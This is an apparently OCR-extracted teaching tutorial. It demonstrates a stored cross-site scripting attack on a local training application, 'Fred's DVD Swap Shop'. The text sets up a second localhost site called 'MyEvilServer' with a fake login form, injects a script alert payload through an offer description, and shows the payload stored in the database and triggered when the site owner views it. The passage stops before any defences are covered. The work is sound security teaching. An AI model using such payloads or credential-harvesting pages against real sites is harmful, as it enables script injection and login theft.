
XXS (Cross Site Scripting) Attacks

For this work we will demonstrate how an XSS attack may be made against the DVD Swap and also look at ways this may be avoided in your own applications.

The first thing is to open a copy of the original DVD Swap application.



Fred's DVD Swap Shop

Search [Search] [Clear] 6 record(s) found

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men


Configuring Visual Studio

Before we do any actual injection we need to set up Visual Studio to simulate the effect we are after.

One powerful feature of Visual Studio is the ability to run multiple applications called "projects" simultaneously.

A project could be for example, a website, a windows desktop application or a mobile phone app.


Within the DVD Swap application we currently have a single project called DVDSwap…



Search Solution Explorer (Ctrl+;)
Solution 'DVDSwapShop' (1 project)
DVDSwap
.vs
App_Code
App_Data

One way of thinking about this is to see it as the server for the application.

If we look at the properties for the project we see it has the following URL…




Managed Pipeline Mode	Integrated
Opened URL	http://localhost:49597/
SSL Enabled	False


In this case it is running on port 49597

We may add a second website as a new project and this will run on a different port allowing us to simulate having two servers running at once.

Right click on the Solution at the top of the Solution Explorer and select Add – New Web Site...




It doesn't really matter where you create the new project but save it somewhere where you can find it again. Name the project MyEvilServer...




Folder: H:\MyEvilServer

Visual Studio should now be configured to run two projects within the same solution...


Search Solution Explorer (Ctrl+;)
Solution 'DVDSwapShop' (2 projects)
DVDSwap
MyEvilServer
Web.config


Notice that DVDSwap is highlighted in bold; this means that it is the active project within the solution.

We can right click on the new project to make it active like so…



Now when we press F5 this is the website that will start not the DVDSwap.

Notice the URL of the new site in the properties…



Managed Pipeline Mode	Integrated
Opened URL	http://localhost:1891/
SSL Enabled	False

In this case the port is 1891 (this may be different when you do this.)


So, we now have two web sites running on two different ports on localhost.

DVDSwap	http://localhost:49597/
MyEvilServer	http://localhost:1891/

Preparing MyEvilServer


For MyEvilServer we want to do two things. Create a web page that asks for a user name and password; secondly create a form processor that could be used to save the data to a database.

Create a new HTML page called Default.html using the following mark-up…



```
<!DOCTYPE html>
<html>
<head>
    <title>My Evil Server</title>
    <meta charset="utf-8" />
</head>
<body>
    <form method="post" action="XSSProcessor.aspx">
        E-Mail Address
        <br />
        <input type="text" name="txtEMail" />
        <br />
        Password
        <br />
        <input type="password" name="txtPassword" />
        <br />
        <input type="submit" value="Submit" />
    </form>
</body>
</html>
```

Next create the form processor called XSSProcessor.aspx using the following C# code…



```
<%@ Page Language="C#" %>

<!DOCTYPE html>

<script runat="server">

    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Write("You have been hacked!");
    }
</script>
```

Press F5 to run the web site and see if all works correctly.

The login page should appear first followed by the message “You have been hacked!”

Now right click on the DVD Swap project to make it the start-up project.


Code Injection

The idea behind code injection is that we want to “inject” our own code into the program such that it gives us control over how the program works.

To do this we would need to have an account on the target system and identify a form where we may enter the attacking code.

In theory any data entry form will do the trick but we need to have an idea of what action will trigger the payload too.

Login to the system as if you are going to make an offer on a swap like so…


Fred's DVD Swap Shop

Search [ ] Search Clear 6 record(s) found

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men

First (and second best) part of the X Men saga

Title of the DVD you wish to offer me


Description of your offer

Submit Offer

For the DVD title type in "This is me hacking you"

For the Description type "<script>alert("this should not run");</script>"

Like so…


Title of the DVD you wish to offer me

This is me hacking you


Description of your offer

```
<script>alert("this should not run");</script>
```

Submit Offer

Before we press submit let's think about what should happen.

In a secure system the software should identify the dangerous code and display an error message like so…


Server Error in '/Widget Swap' Application.

A potentially dangerous Request.Form value was detected from the client (txtDescription="<script>alert("this ...").


Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. To allow pages to override application request validation settings, set the requestValidationMode attribute in the httpRuntime configuration section to requestValidationMode="2.0". Example: <httpRuntime requestValidationMode="2.0" />. After setting this value, you can then disable request validation by setting validateRequest="false" in the Page directive or in the <pages> configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case. For more information, see http://go.microsoft.com/fwlink/?LinkId=153133.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (txtDescription="<script>alert("this ...").

Source Error:


So what happens in this system when you press submit?

The answer is that it swallows the code quite happily…



An Email has been sent to the site owner notifying them of your offer.

So where did the data go? If we look in the Offer table we can see that the code is now stored in the database…


Offer


OfferNo	SwapNo	UserNo	Title	Description
19	4	5	This is me hacking you	<script>alert("this should not run");</script>

This is like a mine, waiting to be detonated, so when will that happen?


The procedure is this…

- You make an offer on the X Men DVD, but rather than a real offer it contains injected code
- You press submit and your code is now injected into the database
- The system sends out an email to the person making the offer
- They log in to the system to see what the offer is

At this point they see the offer indicated on the swap manager



They click the DVD to see the details of the swap and a list of offers is displayed…



Swap Manager


My Swaps

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men 1 offer(s)

Offers on this item

This is me hacking you

To see further details of the offer they click the text "This is me hacking you", at which point the java script code is triggered…



